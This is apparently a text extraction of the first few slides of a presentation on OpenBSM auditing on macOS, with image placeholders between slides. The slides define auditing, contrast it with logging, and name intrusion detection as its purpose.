
OpenBSM

auditing on macOS




# AUDITING ON MACOS

## background & mechanisms



# AUDITING

## what is auditing anyways?



read this book!

auditing: "*enables the recording of events which may have security implications*"  
-j. levin (\*os internals)



auditing; defined

logging	auditing
any events	security-sensitive operations
opt-in, per application	system-wide, by the kernel
	controlled by audit policy

logging vs. auditing



# WHY AUDITING?

detect or understand intrusions or infections


